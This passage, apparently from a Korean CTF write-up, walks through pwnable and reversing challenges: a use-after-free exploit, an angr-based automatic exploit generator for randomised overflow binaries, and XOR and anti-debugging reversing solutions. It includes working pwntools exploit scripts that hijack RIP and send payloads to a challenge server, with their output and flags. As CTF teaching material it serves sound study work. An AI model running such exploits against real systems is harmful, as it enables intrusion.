3번에서 content의 입력 값을 통해 RIP를 조작할 수 있습니다. 입력값에는 system 함수의 주소를 가르키는 포인터의 주소값을 적으면 되는데, 처음에 문자열을 입력받을 때 스택에 getshell 함수의 주소를 적어놓을 수 있습니다.(문제에서 getshell 함수를 제공해주고 있고 스택의 주소까지 알려주고 있습니다.)

다만 fffe3404 같이 4바이트만 알려주기 때문에 이 값에 0x7fff00000000를 더해줌으로써 스택의 주소를 추정해야 합니다. 또, 시스템에는 ASLR이 걸려있기 때문에 Exploit 코드를 수차례 실행함으로써 shell을 획득할 수 있습니다.

## 익스플로잇 코드

```
from pwn import *
```

CS

```

getshell = 0x0000000000400a56

p = process("./free")
stack = int(p.recv()[::-1], 16)+0x7fff00000000
p.send(p32(getshell))
p.recv()
p.sendline("aaaa")
print p.recv()
p.sendline("3")
print p.recv()
p.send(p64(stack-8))
print p.recv()
p.send(p32(1))
p.interactive()

```

### 실행 결과

```

pytbkim@ubuntu:~/ctf_tendollar/hackability/pwnable/free$ python sol_free.py
[+] Starting local process './free': pid 42852
if you want to read your memo, press 1

input your content

if you want to read your memo, press 1

[*] Switching to interactive mode
TDCTF{dont_use_after_free_:P}
input your content

```

*Colored by Color ScripterCS*

### III. 플래그

TDCTF{dont\_use\_after\_free\_:P}

## 바) AEG of Empires (최종점수: 650 / 1000, 출제자: Hackability)


### I. 문제 명세

Can you conquer the empires?

### II. 문제 해결 방법

이 문제는 원래 의도는 Automatic Exploit Generation (AEG) 기술을 이용하여 해결하는 문제로 서버에서 랜덤한 바이너리를 제공해주는데 간단히 버퍼 오버플로우가 가능하며 RIP를 플래그를 출력해주는 함수로 덮게 되면 해결되는 문제 입니다. 문제는 바이너리에 존재하는 취약한 버퍼의 크기가 랜덤하고, 중간 중간에 랜덤한 인덱스의 랜덤한 값과 비교를 하게 되는데 20초 내로 해결을 해야 합니다.

서버에서 생성되는 바이너리를 살펴 보면 다음과 같습니다. 먼저 CFG와 오버플로우가 되는 버퍼는 다음과 같습니다.



```
.text:0000000000400647      lea     rax, [rbp+buf]
.text:000000000040064E      mov     edx, 0C8h      ; nbytes
.text:0000000000400653      mov     rsi, rax      ; buf
```

CS


```
.text:0000000000400656      mov     edi, 0          ; fd
.text:000000000040065B      mov     eax, 0
.text:0000000000400660      call    _read
```

```
memset(&buf, 0, 0x98uLL);
read(0, &buf, 0xC8uLL);
if ( v27 == 103 )
{
    if ( v51 == 90 )
    {
        if ( v52 == 106 )
        {
            if ( v25 == 74 )
            {
                if ( v60 == 70 )
                {
                    if ( v37 == 114 )
                    {
                        if ( v30 == 82 )
                        {
                            if ( v34 == 82 )
                            {
                                if ( v41 == 80 )
                                {
                                    if ( v33 == 114 )
                                    {

```

버퍼의 크기보다 더 큰 크기를 사용자로 부터 입력을 받고 중간에 버퍼를 검사 합니다.

더 설명하기 전에 좀 울고 설명을 드리겠습니다. /영영. 문제의 의도는 이를 자동으로 해결하는 코드를 작성하여 해결을 해야 하는데 대회 중간에 이런 메시지가...



```

from pwn import *
import base64

s = remote('45.32.31.134',20100)
s.recvuntil('solve')

data = p64(0x4005f6)*0x100
payload = base64.b64encode(data)

s.sendline(payload)

s.interactive()

```

```

data = p64(0x4005f6)*0x100
payload = base64.b64encode(data)

```



문제가 발생한 이유는 다음과 같습니다.

```

    else
    {
        result = -1;
    }
    else
    {
        result = -1;
    }
    else
    {
        result = -1;
    }
    else
    {
        result = -1;
    }
    return result;
}


```

버퍼의 특정 인덱스가 값이 맞지 않을때 exit로 처리를 해야 하는데 return을 해버려서 단순히 버퍼 오버플로우를 내면 RIP가 덮어 써지고 매직 함수로 리턴을 하게 되어 플래그가 떨어지게 된 것 입니다.


일단 저 문제를 확인했을때, 이미 문제를 해결한 분들이계셨고, 제 실수이기 때문에 대회 종료까지 문제 자체는 수정하지 않았습지만 문제 의도는 angr을 활용하여 자동으로 익스코드를 어떻게 제작할수 있는지를 보이고 싶었기 때문에 exit로 처리되었다고 가정하고 진행을 해보도록 하겠습니다.

다시 돌아가 이 문제를 해결하기 위해서는 바이너리를 objdump 등을 이용해 파싱 하거나, 디버거 스크립트를 생성하여 cmp 구문을 우회하여 입력을 구할 수 있습니다만, 본 솔루션에서는 angr 을 이용하여 심볼릭 실행 (Symbolic Execution) 기술을 통해 해보도록 하겠습니다.

심볼릭 실행을 간단히 그림으로 이해해보면 다음과 같이 동작을 하게 됩니다. 먼저 초기 메모리 상태를 보면 다음과 같습니다.



위와 같이 입력 버퍼가 RIP 쪽으로 커지는데 입력 받는 크기가 스택 프레임보다 크기 때문에 RIP를 덮을 수 있습니다.



그러면 이와 같이 angr은 사용자의 입력을 심볼릭 영역으로 설정을 하고 문제에서 제공되는 중간

중간의 조건들을 심볼로 다루게 됩니다. 그리고 RIP를 플래그를 출력하는 함수의 주소로 조건을 넣고 이런 조건이 만족하는 입력이 존재하는지 찾으면 됩니다.

먼저 서버에서 받은 바이너리가 있다고 가정하고, 해당 바이너리를 자동으로 분석하는 코드를 보면 다음과 같습니다.

```
#!/usr/bin/env python3
#-*- coding: utf-8 -*-

import sys, os, angr, logging
from angr import sim_options as so
from pwn import *

def check_symbolic(state, length):
    # get all the symbolic bytes from STDIN
    stdin = state.posix.get_file(0)

    sym_addrs = []
    for var in stdin.variables():
        sym_addrs.extend(state.memory.addrs_for_name(var))

    for addr in sym_addrs:
        is_sym_addr = True

        for i in range(length):
            if not addr + i in sym_addrs:
                is_sym_addr = False
                break

        if is_sym_addr:
            yield addr

def main():
    # set default project options
    p = angr.Project(sys.argv[1], auto_load_libs=False)

    opts = {so.REVERSE_MEMORY_NAME_MAP, so.TRACK_ACTION_HISTORY}
    es = p.factory.entry_state(add_options=opts)
    sm = p.factory.simgr(es, save_unconstrained=True)

    # get exploited function address
    fn_exploited = p.loader.find_symbol("exploited").linked_addr
    print "[*] exploited function : ", hex(fn_exploited)

    ex_state = None
    while ex_state is None:
        sm.step()
        if len(sm.unconstrained) == 0:
```



```

        continue

    for u in sm.unconstrained:

        is_symbolic = True

        for i in range(0, u.arch.bits):
            if not u.se.symbolic(u.regs.rip[i]):
                is_symbolic = False
                break

        if is_symbolic:
            ex_state = u

    sm.drop(stash='unconstrained')

    assert ex_state.se.symbolic(ex_state.regs.rip)

    for sym_addr in check_symbolic(ex_state, 8):
        ex_state.add_constraints(ex_state.regs.rip == fn_exploited)

        if ex_state.satisfiable():
            break
        else:
            return -1

    payload = ex_state.posix.dumps(0)

    print "[*] exploit payload"
    print hexdump(payload)

    b64_payload = payload.encode("base64").replace("\n", "")

    with open("exploit_dump", "wb") as fd:
        fd.write(payload)
    with open("exploit_dump_base64", "wb") as fd:
        fd.write(b64_payload)

    print repr(payload)

if __name__ == '__main__':
    if len(sys.argv) != 2:
        print "USAGE : %s binary" % (sys.argv[0])
        exit(0)

    main()

```

*Colored by Color Scripter*



주요 내용은 main 함수에 있으니 내용을 살펴 보도록 하겠습니다. 먼저 플래그를 읽어서 출력해주는 함수인 exploited 함수의 주소를 구합니다.

```
# get exploited function address
fn_exploited = p.loader.find_symbol("exploited").linked_addr
```

다음으로는 시뮬레이션 매니저를 이용하여 unconstrained stash 상태를 모두 조사합니다. 이 때, RIP가 심볼릭 한지 체크 합니다. 여기서 심볼릭 하다는 의미는 사용자의 입력이 RIP 영역까지 도달하여 RIP 가 결국 심볼릭하게 변했음을 의미합니다.

```
ex_state = None
while ex_state is None:
    sm.step()
    if len(sm.unconstrained) == 0:
        continue

    for u in sm.unconstrained:

        is_symbolic = True

        for i in range(0, u.arch.bits):
            if not u.se.symbolic(u.regs.rip[i]):
                is_symbolic = False
                break

        if is_symbolic:
            ex_state = u

    sm.drop(stash='unconstrained')

assert ex_state.se.symbolic(ex_state.regs.rip)
```

마지막으로 RIP의 값을 플래그를 출력해주는 함수의 주소로 되게끔 조건을 넣어 줍니다. 이 부분을 for 문을 돌면서 체크를 하게 되는데 그 이유는 버퍼의 크기가 계속 랜덤하기 때문에 심볼릭한 바이트 스트림에서 8바이트 (아키텍처 기본 바이트)씩 체크를 합니다.

```
for sym_addr in check_symbolic(ex_state, 8):
    ex_state.add_constraints(ex_state.regs.rip == fn_exploited)

    if ex_state.satisfiable():
```

```
payload = ex_state.posix.dumps(0)

print "[*] exploit payload"
print hexdump(payload)

b64_payload = payload.encode("base64").replace("\n", "")

with open("exploit_dump", "wb") as fd:
    fd.write(payload)

with open("exploit_dump_base64", "wb") as fd:
    fd.write(b64_payload)
```

[illegible]

```
00\x00\x00\x00\x00\x00\x00\x00'
TDCTF{lol_you_got_me_emperor}
Segmentation fault (core dumped)
```

```
real    0m19.653s
user    0m13.572s
sys     0m1.936s
```

*Colored by Color Scripter*

이를 서버에서 동작하게끔 하는 코드는 다음과 같으며 깃 허브에 올라간 챌린지 코드와 함께 테스트해보시면 됩니다.

```
#!/usr/bin/env python3
#-*- coding: utf-8 -*-

import sys, os, angr, logging
from angr import sim_options as so
from pwn import *

server = "192.168.0.3"
port = 20100

def check_symbolic(state, length):
    # get all the symbolic bytes from STDIN
    stdin = state.posix.get_file(0)

    sym_addrs = []
    for var in stdin.variables():
        sym_addrs.extend(state.memory.addrs_for_name(var))

    for addr in sym_addrs:
        is_sym_addr = True

        for i in range(length):
            if not addr + i in sym_addrs:
                is_sym_addr = False
                break

        if is_sym_addr:
            yield addr

def main():

    r = remote(server, port)
```

CS

```

print r.recv()
print r.recv()

recv = r.recvuntil("\n\n").replace("\n","").decode("base64")
with open("./test", "wb") as fd:
    fd.write(recv)

os.system("chmod 777 ./test")

target = "./test"

# set default project options
p = angr.Project(target, auto_load_libs=False)

opts = {so.REVERSE_MEMORY_NAME_MAP, so.TRACK_ACTION_HISTORY}
es = p.factory.entry_state(add_options=opts)
sm = p.factory.simgr(es, save_unconstrained=True)

# get exploited function address
fn_exploited = p.loader.find_symbol("exploited").linked_addr
print "[*] exploited function : ", hex(fn_exploited)

ex_state = None
while ex_state is None:
    sm.step()
    if len(sm.unconstrained) == 0:
        continue

    for u in sm.unconstrained:

        is_symbolic = True

        for i in range(0, u.arch.bits):
            if not u.se.symbolic(u.regs.rip[i]):
                is_symbolic = False
                break

        if is_symbolic:
            ex_state = u

    sm.drop(stash='unconstrained')

assert ex_state.se.symbolic(ex_state.regs.rip)

```

```

for sym_addr in check_symbolic(ex_state, 8):
    ex_state.add_constraints(ex_state.regs.rip == fn_exploited)

    if ex_state.satisfiable():
        break
    else:
        return -1

payload = ex_state.posix.dumps(0)

print "[*] exploit payload"
print hexdump(payload)

b64_payload = payload.encode("base64").replace("\n", "")

print "[*] send payload (base64) to server"
r.sendline(b64_payload)

print "[*] response from challenge server"
print r.recv()
r.close()

if __name__ == '__main__':
    main()

```

*Colored by Color Scripter*

## 실행 결과

```

tbkim@ubuntu:/home/aeg/test$ python sol_aeg_server.py
Opening connection to 192.168.0.3 on port 20100

```

Give me the your exploit input as base64 encoded

Generated the binary (You have 20 sec to solve)

```
[*] exploited function : 0x4005f6
```

```
[*] exploit payload
```

```

00000000  46 35 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |F5..|....|....|....|
00000010  00 00 50 00  00 00 00 00  00 00 00 00  00 00 00 00  |..P..|....|....|....|
00000020  00 38 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |.8..|....|....|....|
00000030  00 00 72 00  00 4d 34 00  00 50 00 54  00 00 00 00  |..r..·M4··P·T|....|
00000040  00 00 00 00  00 00 00 00  00 00 00 00  00 79 00 00  |....|....|....|·y..|

```

CS

```

00000050  00 00 00 00 00 00 00 00 00 30 59 00 00 00 00 65 |....|....|.0Y.|...e|
00000060  00 00 00 00 00 00 66 00 00 00 00 00 00 00 6c |....|..f.|....|...l|
00000070  00 00 00 00 55 00 00 6b 00 00 00 00 76 00 00 00 |....|U.k|....|v...|
00000080  00 5a 71 00 00 57 00 00 00 00 00 00 00 00 00 |.Zq|.W..|....|....|
00000090  00 00 00 00 42 00 43 00 00 00 56 00 6c 00 00 43 |....|B.C|..V.|1..C|
000000a0  00 00 00 00 00 42 00 4c 66 00 00 00 00 36 00 00 |....|.B.L|f...|.6..|
000000b0  00 00 00 7a 00 00 00 00 00 00 00 00 79 00 00 00 |...z|....|....|y...|
000000c0  00 00 00 00 00 00 00 00 f6 05 40 00 00 00 00 00 |....|....|..@.|....|
000000d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....|....|....|....|

```

\*

000000f0

[\*] send payload (base64) to server

[\*] response from challenge server

Congratz!! Here is your prize :)

TDCTF{lol\_you\_got\_me\_emperor}

[\*] Closed connection to 192.168.0.3 port 20100

*Colored by Color Scripter*

### III. 플래그

TDCTF{lol\_you\_got\_me\_emperor}

## 2. Reversing


가) I like you (최종점수: 150 / 1000, 출제자: ReverserHW)

### I. 문제 명세

```
Can you reversing this stuff? well... try it :P
```

### II. 문제 해결 방법

처음 바이너리를 받아서 실행을 시켜보면 다음과 같이 문자열을 입력을 받습니다.

```
Input Flag : hellworld
Input chars 1 : Incorrect!
Input chars 2 : Incorrect!
Input chars 3 : Incorrect!
Input chars 4 : Incorrect!
Input chars 5 : Incorrect!
Input chars 6 : Incorrect!
Input chars 7 : Incorrect!
Input chars 8 : Incorrect!
Input chars 9 : Incorrect! 
```

다음과 같이 아무 문자열이나 입력해보면, 한글자씩 비교를 하는 것을 직감할 수가 있습니다. 올리디버거로 열어서 바이너리를 한번 확인해봅시다. Ultra String Reference 라는 올리디버거 플러그인을 사용하여 ASCII 문자열을 확인해보면 Input Flag 라는 문자열이 나와있습니다. 이를 확인해보면 아래쪽에 %s 를 통해서 문자열을 입력받는 것을 확인 할 수가 있습니다. 그리고 그 밑에 로직을 확인해보면, 입력받은 문자열을 0x0a, 0x0b와 xor 연산을 해준 뒤, TEST EAX, EAX 를 통해서 분기하는 것을 확인할 수 가 있습니다.

TEST EAX, EAX 구문에 브포를 걸고 돌려보면, EAX값이 0으로 설정이 되어있습니다. 그리고 0x2A와 xor 하는 부분으로 분기를 합니다. 그리고 다시 루프를 돌아서 확인을 해보면 EAX값이 1로 다시 설정이 되어있습니다. 그리고 0x5A와 XOR 합니다.

계속 분석을 하다보면 첫 글자는 0으로 세팅이 되고 두번째 글자는 1로 세팅이 되는 것을 확인할 수가 있습니다. 코딩을 했을 때, 문자열의 인덱스가 0부터 시작하므로 이를 나눈 나머지에 대한 값으로 대략 추측이 가능합니다.

a를 쭉 써서 입력을 해서 0x9E3C2B 주소에 CMP 구문에 브포를 걸고 확인을 해보면, ECX 값에 0x3a 0x4a가 반복되는 것을 확인할 수 있는데, 이 것이 우리가 입력한 값임을 알 수 있습니다. 그러면, EAX 값을 뽑아서 코딩을 해봅시다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(void) {
    char flag[] = {0x7F, 0x1F, 0x68, 0x0F, 0x6D, 0x20, 0x7B, 0x0E, 0x69, 0x1C, 0x
74, 0x12, 0x78, 0x04, 0x6C, 0x1A, 0x6E, 0x04, 0x6C, 0x1C, 0x7E, 0x17, 0x74, 0x11,
0x6A, 0x16, 0x56};
    int i = 0;
    for(i=0; i<sizeof(flag); i++) {
        if(i%2==0) {
            flag[i] ^= 0x2a;
        } else {
            flag[i] ^= 0x5a;
        }
        flag[i] ^= 0x0a;
        flag[i] ^= 0x0b;
    }
    printf("%s\n", flag);
    return 0;
}
```

Colored by Color Scripters

### III. 플래그

TDCTF{PUBG\_IS\_GAE\_GGUL\_JAM}



## 나) I love you (최종점수: 400 / 1000, 출제자: ReverserHW)

### I. 문제 명세

There are lots tools to help reversing.

I HATE THAT SHITTY!! :(

### II. 문제 해결 방법

올리디버거로 열어서 Run 을 돌려보면 detected Debugging!! 이라는 문구와 함께 프로그램이 뺏아버립니다. 그렇다고 또 IDA 로 열어서 확인을 해보면, 안티디버깅으로 인하여 hexrays가 되지 않습니다. I like you 문제와 똑같은 안티디버깅이 적용되어있는 것을 여기서 확인을 할 수가 있습니다.

SEH Anti-Debugging 기법을 우회하기 위해서, Options -> Debugging Options -> Exceptions 에서 Ignore (pass to program) following exceptions: 의 항목을 모두 체크해줍니다.

그러면 예외처리를 디버거에 맡기기 때문에 안티디버깅을 우회할 수가 있습니다. 그럼 이제 다시 분석을 해봅시다.

플래그를 입력받고, 입력한 문자열에 대해 암호화를 한 문자열을 보여줍니다. 그리고 Correct와 Incorrect를 각각 출력해주는데 비교를 하는 부분을 한번 분석을 해봅시다. 00CE37CA CALL 주소에 브포를 걸어주고 런을 돌려 봅시다. 그리고 스텝인으로 함수를 파고들어서 확인해보면, 특정 문자열과 비교를 하는 것을 확인할 수가 있습니다.

```
54A3D440  8B02          MOV EAX,DWORD PTR DS:[EDX]
54A3D442  3A01          CMP AL,BYTE PTR DS:[ECX]  CS
```

```
Stack DS:[001EF98C]=7E796F7E
EAX=001EF950, (ASCII "^NI^LqN:US:_UAD:]U>D^;UN;Y>??9HFSU>DNU>D^;UB9RX>Sw")  CS
```

```
^NI^LqN:US:_UAD:]U>D^;UN;Y>??9HFSU>DNU>D^;UB9RX>Sw  CS
```

해당 문자열에서 알 수 있는 것은 다음과 같습니다.

```
^ = T
N = D
I = C
^ = T
L = F
... (생략)
```

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890{}
```

다음과 같은 키 테이블을 만들어 문제를 푸는 방법이 존재하고, 또 다른 방법으로는 암호화를 하는 함수를 파고들어서 문제를 풀이하는 방법이 있습니다.

다른 방법에 대해서는 다음에 제 개인 깃헙에 따로 올리도록 하겠습니다. 궁금한 사항이 있으시면 메일이나 페이스북으로 메시지를 보내주시길 바랍니다. :)

[security\\_swn@naver.com](mailto:security_swn@naver.com) (ReverserHW)

페이스북: <https://www.facebook.com/reverser.hw>

### III. 플래그

TDCTF{D0\_Y0U\_KN0W\_4NT1\_D1S4553BLY\_4ND\_4NT1\_H3XR4Y}

## 다) On My Way (최종점수: 950 / 1000, 출제자: Hackability)

### I. 문제 명세

I'm stucked in this invisible mirror. Could you help me to get out of here?

### II. 문제 해결 방법

```
tbkim@ubuntu:~/ctf_tendollar/hackability/reversing/OnMyWay$ file OnMyWay_5b322f0607921f88815b0e5134ff9cce
OnMyWay_5b322f0607921f88815b0e5134ff9cce: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.32, BuildID[sha1]=785340fdda11f280f453324986b1dcce9d68dfe6, stripped
```

이 문제의 의도는 바이너리 리버싱 + 네트워크 프로토콜 리버싱을 의도로 출제를 했습니다.

제가 출제한 다른 문제들은 바이너리 스트립도 안하고 특히 포너블 문제는 편의를 위해 RIP만 조작되면 쉽게 플래그를 출력할수 있는 함수들을 노출시켜 놓는 등 바이너리 자체를 분석하기 어렵지 않게 출제를 했었는데요. 이 문제는 기존 바이너리들 보단 바이너리 자체도 좀 더 크고 라이브러리 정적 링킹에 바이너리 스트립까지 해서 분석이 까다롭게 구성 되어 있습니다. 그 이유는 적당히 바이너리 리버싱을 한 뒤, 네트워크 통신 리버싱을 통해 문제를 접근 하는 것을 의도했는데, 문제를 푸신 두 분은 얘기를 들어 보니 그냥 바이너리 리버싱 하셔서 푸셨더군요.....크흑..... ㅠㅠ

먼저, 바이너리에 서버 아이피를 넣고 동작 시키면 간단한 미로 찾기 인데, 맵 전체가 보이지 않고 주변 부분만 보이도록 되어 있는 미로 찾기 입니다.

```
tbkim@ubuntu:~/ctf_tendollar/hackability/reversing/OnMyWay$ ./OnMyWay_5b322f0607921f88815b0e5134ff9cce 192.168.0.3
*: Current Location
S: Starting Point
G: Goal

(L) Left, (D) Down, (R) Right, (U) Up, (Q) Quit

LEVEL : 0 / 1001
```

```
####  
G.*#  
####
```

```
L  
LEVEL : 0 / 1001
```

```
####  
#G*S  
####
```

```
L  
Yep! Go to next floor
```

```
LEVEL : 1 / 1001
```

```
####  
G.*#  
.#.#
```

*Colored by Color Scripter*

이런식으로 동작을 하는데 대충 내용을 보면 미로 찾기 이고 1001 스테이지를 통과하면 플래그를 주는 형태로 생각할 수 있습니다. 그러면 단순 코딩 문제가 아닐까 생각도 들지만 사실 맨 마지막 스테이지인 1000 번째 스테이지 맵이 다음과 같이 되어 있습니다.

```
#####  
#S.....#  
#.#####.#  
#...#...#...#...#  
#.#.#.#.#.#.#.#.#  
#.#.#.#.#.#.#.#.#  
#.#.#.#.#.#.#.#.#  
#.#...#...#...#  
#####.#  
#.....#  
#.####.#####.#  
#.#.....#...#...#  
#.#.###.#.#.#####.#  
#.#...#.#.#.#...#  
#.####.#.#.#.####.#
```

```
#....#...#...#...#
#.#####
#.....#G#
#####
```

아래쪽 보시면 G을 막아 두었습니다... 애초에 코딩이나 손으로 풀수 없게끔 만들었고, 리버싱을 통해 비정상적인 행위를 해야지 플래그를 얻을 수 있도록 설계가 되어 있습니다.

바이너리를 분석해보면 메인 함수는 간단히 start 함수에서 call 전에 rdi 에 들어 가는 값이 메인 함수의 주소 입니다.

```
.text:0000000000400890      public start
.text:0000000000400890      start      proc near
.text:0000000000400890      xor      ebp, ebp
.text:0000000000400892      mov      r9, rdx
.text:0000000000400895      pop      rsi
.text:0000000000400896      mov      rdx, rsp
.text:0000000000400899      and      rsp, 0FFFFFFFFFFFFFFF0h
.text:000000000040089D      push     rax
.text:000000000040089E      push     rsp
.text:000000000040089F      mov      r8, offset sub_4028E0
.text:00000000004008A6      mov      rcx, offset loc_402850
.text:00000000004008AD      mov      rdi, offset sub_400CD7
.text:00000000004008B4      call     sub_402000
.text:00000000004008B4      start      endp
```

메인 구조를 인자와 예러 메시지를 통해 유추해서 함수들을 rename 해보면 다음과 같습니다.

```
signed __int64 __fastcall sub_400CD7(int a1, __int16 **a2)
{
    __int16 *v2; // rsi@2
    const char *v3; // rdi@2
    __int64 v4; // rdx@2
    signed __int64 result; // rax@2
    int v_nRead; // eax@12
    char *v_ptr_recvBuffer; // rdi@16
    __int16 **v_argv; // [sp+0h] [bp-850h]@1
    char v_chMove; // [sp+13h] [bp-83Dh]@17
    unsigned int v_nXor; // [sp+14h] [bp-83Ch]@3
    signed int i; // [sp+18h] [bp-838h]@3
    signed int v_offset; // [sp+1Ch] [bp-834h]@14
    int v_fd_socket; // [sp+20h] [bp-830h]@6
```

```

__int16 v14; // [sp+30h] [bp-820h]@8
__int16 v15; // [sp+32h] [bp-81Eh]@8
int v16; // [sp+34h] [bp-81Ch]@8
char v_recvBuffer[1024]; // [sp+40h] [bp-810h]@12
char v_sendBuffer; // [sp+440h] [bp-410h]@22
__int64 v19; // [sp+848h] [bp-8h]@1

v_argv = a2;
v19 = *MK_FP(__FS__, 40LL);
if ( a1 == 2 )
{
    sub_40FF60(31337LL);
    v_nXor = 0;
    for ( i = 0; i <= 31336; ++i )
        v_nXor ^= sub_410630();
    v2 = (__int16 *)1;
    v_fd_socket = fn_socket(2LL, 1LL, 0LL);
    if ( v_fd_socket >= 0 )
    {
        fn_memset(&v14, 0LL, 16LL);
        v14 = 2;
        v15 = fn_ntons(31337LL);
        v2 = v_argv[1];
        if ( fn_connect(2LL, v2, &v16) > 0 )
        {
            v2 = &v14;
            if ( fn_recv((unsigned int)v_fd_socket, &v14, 16LL) >= 0 )
            {
                while ( 1 )
                {
                    fn_memset(v_recvBuffer, 0LL, 1024LL);
                    v2 = (__int16 *)v_recvBuffer;
                    v_nRead = fn_read((unsigned int)v_fd_socket, v_recvBuffer, 1023LL);
                    v_recvBuffer[v_nRead] = 0;
                    if ( v_nRead < 0 )
                        break;
                    v_offset = 0;
                    if ( *(_DWORD *)v_recvBuffer == 0xDEADFACE )
                        v_offset = 16;
                    v_ptr_recvBuffer = &v_recvBuffer[v_offset];
                    fn_printf(v_ptr_recvBuffer);
                    if ( *(_DWORD *)v_recvBuffer == 0xDEADFACE )
                    {
                        do
                        {
                            v_chMove = sub_4135A0(v_ptr_recvBuffer, v_recvBuffer);
                            v_ptr_recvBuffer = (char *)off_6CD808;
                            sub_4117D0(off_6CD808);

```

```

    }
    while ( v_chMove != 'U' && v_chMove != 'D' && v_chMove != 'R' && v_chMove != 'L' && v_chMove != 'Q' );
    fn_memset(&v_sendBuffer, 0LL, 1024LL);
    fn_md5_logic((__int64)v_recvBuffer, (__int64)&v_sendBuffer, v_chMove, v_nXor);

    sub_425AA0((const __m128i *)&v_sendBuffer);
    fn_write((unsigned int)v_fd_socket, (__int64)&v_sendBuffer);
    fn_system("clear");
}
}
v3 = "[*] recv error ";
fn_printf("[*] recv error ");
result = 1LL;
}
else
{
    v3 = "[*] Fail to connect the server ";
    fn_printf("[*] Fail to connect the server ");
    result = 1LL;
}
}
else
{
    v3 = "[*] Fail to get inet_pton";
    fn_printf("[*] Fail to get inet_pton");
    result = 1LL;
}
}
else
{
    v3 = "[*] Fail to create socket";
    fn_printf("[*] Fail to create socket");
    result = 1LL;
}
